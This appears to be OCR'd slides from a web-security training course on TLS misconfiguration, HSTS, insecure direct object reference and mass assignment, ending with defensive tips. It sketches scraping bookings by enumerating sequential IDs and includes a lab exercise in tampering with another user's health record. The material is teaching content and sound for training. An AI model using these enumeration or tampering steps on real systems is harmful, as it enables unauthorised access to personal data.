
MISCONFIGURED TLS DEPLOYMENTS


- Downgrade Attack possibilities - negotiates over SSLv3
- The insecure “Set-Cookie” event

SECURE CIPHER SUITES

```
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
TLS_DHE_RSA_WITH_AES_128_CBC_SHA
TLS_DHE_RSA_WITH_AES_256_CBC_SHA
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
```

HSTS – A MORE SECURE ALTERNATIVE




USER TYPES WWW.BANK.FOO
BROWSER IMPLICITLY EXTENDS TO HTTP://WWW.BANK.FOO
BROWSER RESOLVES NAME WWW.BANK.FOO
WWW.BANK.FOO
198.51.100.17
DNS SERVER
BROWSER CONTACTS 198.51.100.17 ON PORT 80
GET/
REDIRECTS TO HTTPS://...
198.51.100.17:80
BROWSER CONTACTS 198.51.100.17 ON PORT 443
SSL CONNECT
SERVER CERT
198.51.100.17:443
BROWSER VERIFIES IF CERT IS (A) CRYPTOGRAPHICALLY SANE (B)SIGNED BY A TRUSTED CA © CARRYING THE NAME WWW.BANK.FOO
SSL CONNECTION CORRECTLY ESTABLISHED. TRANSACTION CAN PROCEED. PADLOCK IS GREEN.

HOW IT HELPS

HSTS

TIPS – TRANSPORT LAYER SECURITY


- Disable Weak CipherSuites in the Web Server/Load Balancer
- Disable anything below TLSv1.1
- Consider implementing HSTS (Strict Transport Security)
- Watch out for the “Set-Cookie” event
- Enable the SECURE flag on the Session Token

INSECURE DIRECT OBJECT REFERENCE

INSECURE DIRECT OBJECT REFERENCE

- MVC Architecture of Web Applications revolves around having business logic in the form of native objects called 'Models'
- Attackers manipulate these parameters by removing or adding information
- Attackers add additional parameters sometimes by guessing the parameters

INSECURE DIRECT OBJECT REFERENCE


Insecure Direct Object Reference
Primary Key (Query) Tampering
Mass Assignment

MASS ASSIGNMENT

```
public class User {
  private String id;
  private String email;
  private String password;
  private Boolean isAdmin;
  //getters and setters for other fields
}
```

HOW IT HAPPENS


```
public static Result form(){
    Form<User> filledForm  = newUserForm.bindFromRequest();
}
```

USER CAN FORCE `ISADMIN = TRUE` AND COMMIT THE FORM, MAKING HIM "ADMINISTRATOR"

RUBY'S MASS ASSIGNMENT

```ruby
def signup
  params[:user]
  @user = User.new(params[:user])
end
```

THE GITHUB ATTACK



Latest commit to the **master** branch

wow how come I commit in master? O_o

homakov authored 18 minutes ago — commit b839657854

rails /

name	age	message
actionmailer	8 days ago	Update changelogs with [illegible]
actionpack	32 minutes ago	Merge pull request #5269 from castlerock/remove_unwanted_require_karn... [drogus]
activemodel	a day ago	Use public_send instead of send in ActiveModel::Model initialize [guilleiguaran]
activerecord	2 hours ago	Fix GH #3163. Should quote database on mysql/mysql2. [kenny]
activeresource	3 days ago	Add release dates to documentation [claudiob]
activesupport	a day ago	remove usages of AS::OrderedHash [vatrai]
ci	3 months ago	fixed a typo in a message when there is no failures in a build [Hasl.]
railties	20 hours ago	[engines guide] Add more concrete example of conflicts when not using... [drogus]
tasks	4 months ago	rake release should push the tag [jonleighton]
tools	2 years ago	Support an extra profile printer arg [jeremy]
.gitignore	4 months ago	allow people to set a local .Gemfile so that things like ruby-debug a... [tenderlove]
.travis.yml	3 months ago	Update ruby_version_check [josevalim]
.yardopts	a year ago	Let YARD document the railties gem [bcardarella]
Gemfile	11 days ago	Add config.default_method_for_update to support PATCH [dlee]
RAILS_VERSION	3 months ago	rails/master is now 4.0.0.beta and will only support Ruby 1.9.3+ [dhh]
README.rdoc	a month ago	Sorry for editing this file. [yasmock]
RELEASING_RAILS.rdoc	2 months ago	Remove more references to postgres on the release notes [spastorino]
Rakefile	2 months ago	Use -e option instead of -c option (rake rdoc task). [kenny]
hacked	18 minutes ago	wow how come I commit in master? O_o [homakov]


INSECURE DIRECT OBJECT REFERENCE

http://www.example.com/customer/acct?loggedin=True&id=45674

http://www.example.com/customer/acct?loggedin=True&id=45676


REAL WORLD SCENARIO

Step 1: Crafted Google Searches



BC#000732563938471 ✓ confirmed
BC#000732563938472 ✓ confirmed
BC#000732563938473 ✓ confirmed
BC#000732563938474 ✓ confirmed
BC#000732563938475 ✓ confirmed

Step 2: Enumerate a few Booking IDs



Step 3: Pattern Match the ID values

Step 4: Write Automated Bot and
retrieve 3 million bookings in 12 hours

```
import BeautifulSoup

if__name__ == "__main__":
```

EXERCISE

- Login as betty.ross@we45.com
- Goto: Create Health Record > View Page Source
- Goto: /static/js/validator.js
- Copy the update() function to mousepad
- Copy the CSRF token to mousepad and paste it in csrf token for function
- write a different explanation
- Open Developer Console Firefox (Ctrl + Shift + K)
- paste in Console > run `update(3)`

EXERCISE 2

- If all goes well, unauthorized user is now updated
- Logout as betty.ross@we45.com
- Login as steve.jobs@we45.com
- View the Health Records and check if your record has been updated

TIPS – INSECURE DIRECT OBJECT REFERENCE

- Authorization is a largely Architectural consideration
- Focus on testing Access Control - Enforcing User Permissions to objects on the system
- Test Authorization and Permissions extensively
- Use un-guessable maps to reference objects
  - UUID4()
- Enforcement tends to be weak, esp:
  - Web Services
